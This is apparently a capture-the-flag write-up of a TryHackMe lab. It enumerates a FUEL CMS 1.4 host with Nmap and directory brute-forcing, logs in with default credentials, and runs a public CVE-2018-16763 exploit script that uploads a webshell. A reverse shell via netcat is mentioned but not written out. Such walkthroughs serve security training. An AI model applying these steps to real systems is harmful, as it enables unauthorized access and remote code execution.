Vulnerability Capstone

Enumeration

Nmap Scan

```
{'22': 'ssh', '80': 'http'}
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   3072 89:58:c9:dc:58:4a:e0:07:e7:13:2f:06:8b:4c:4c:32 (RSA)
|   256 83:6b:39:1d:33:ac:d6:6e:ea:8e:78:ab:18:93:fe:e7 (ECDSA)
|_  256 ea:7e:6a:70:d9:39:d4:3d:64:2f:b7:fa:75:8a:5e:24 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/fuel/
Warning: OSScan results may be unreliable because we could not find at le
ast 1 open and 1 closed port
Device type: general purpose|specialized|phone|storage-misc
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (96%), Adtran embedd
ed (92%), Google Android 10.X (92%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/h:adtra
n:424rg cpe:/o:google:android:10 cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:lin
```

```
ux:linux_kernel:3.11 cpe:/o:linux:linux_kernel:6 cpe:/o:linux:linux_kernel
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Linux 4.15 (94%), Linux 5.
4 (94%), Adtran 424RG FTTH gateway (92%), Android 10 - 11 (Linux 4.14)
(92%), Android 9 - 10 (Linux 4.9 - 4.14) (92%), Linux 2.6.32 (92%), Linux 3.
11 (92%), Linux 3.7 - 4.19 (92%), Linux 4.12 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- SSH port open - check for password authentication
- HTTP port open, running FUEL CMS - check the version and search for CVE.


SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Vulnerability Capstone]
└─$ ssh ubuntu@10.48.175.147
The authenticity of host '10.48.175.147 (10.48.175.147)' can't be established.
ED25519 key fingerprint is: SHA256:PbCNZuGiI4vynXGs1md/YigBiIkGNFVZ
7LUbljk8FaM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.175.147' (ED25519) to the list of known
hosts.
** WARNING: connection is not using a post-quantum key exchange algorit
hm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ubuntu@10.48.175.147: Permission denied (publickey).

┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/Vulnerability Capstone]
└─$ ssh root@10.48.175.147
** WARNING: connection is not using a post-quantum key exchange algorit
hm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@10.48.175.147: Permission denied (publickey).
```


- For both the users, ubuntu and root, password based authentication is disabled and key based authentication is enabled.

HTTP (80)



- Version is 1.4

- The robots.txt disallow fuel subdirectory




- /fuel redirects to the login page.

`5a6e566c6243396b59584e6f596d3968636d513d: fuel/dashboard` (From Hex → From, Base64)

Subdirectories

```
.htaccess            [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 100
ms]
.bash_history        [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 96
ms]
.htpasswd            [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 98m
s]
.listing             [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 200m
s]
.bashrc              [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 201m
s]
.cvsignore           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 513
ms]
.passwd              [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1561
ms]
.cvs                 [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1645m
s]
```

```
.git                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 2534m
s]
.perf                   [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 2625m
s]
.rhosts                 [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 2839
ms]
.svn                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3541m
s]
.profile                [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3542m
s]
.history                [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3554
ms]
.subversion             [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 357
4ms]
0                       [Status: 200, Size: 16471, Words: 760, Lines: 231, Duration: 358
2ms]
.web                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3647m
s]
.ssh                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4670m
s]
.forward                [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4703
ms]
README.md               [Status: 200, Size: 1427, Words: 187, Lines: 22, Duration:
116ms]
assets                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 98ms]
home                    [Status: 200, Size: 16471, Words: 760, Lines: 231, Duration: 1
79ms]
index                   [Status: 200, Size: 16471, Words: 760, Lines: 231, Duration: 28
0ms]
offline                 [Status: 200, Size: 70, Words: 8, Lines: 2, Duration: 154ms]
robots.txt              [Status: 200, Size: 30, Words: 3, Lines: 2, Duration: 126ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 105
ms]
sitemap_xml             [Status: 200, Size: 402, Words: 13, Lines: 12, Duration: 481
ms]
```



- I used the default username and password and I logged in successfully.

I searched for CVE for Fuel CMS version 1.4 and found one `CVE-2018-16763` .

Exploitation

Cloned the github repository and then fired the exploit.

```
└─$ python3 console.py -t 10.48.175.147
CVE-2018-16763-FuelCMS-1.4.1-RCE - by Remi GASCOU (Podalirius)

[+] Shell was uploaded in http://10.48.175.147/e93fc77c7eeb4b9c8cbf623bfbd7d54d.php
[webshell]> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[webshell]> whoami
www-data
[webshell]>
```

In this shell, we can run the netcat mkfifo command to get a more interactive reverse shell.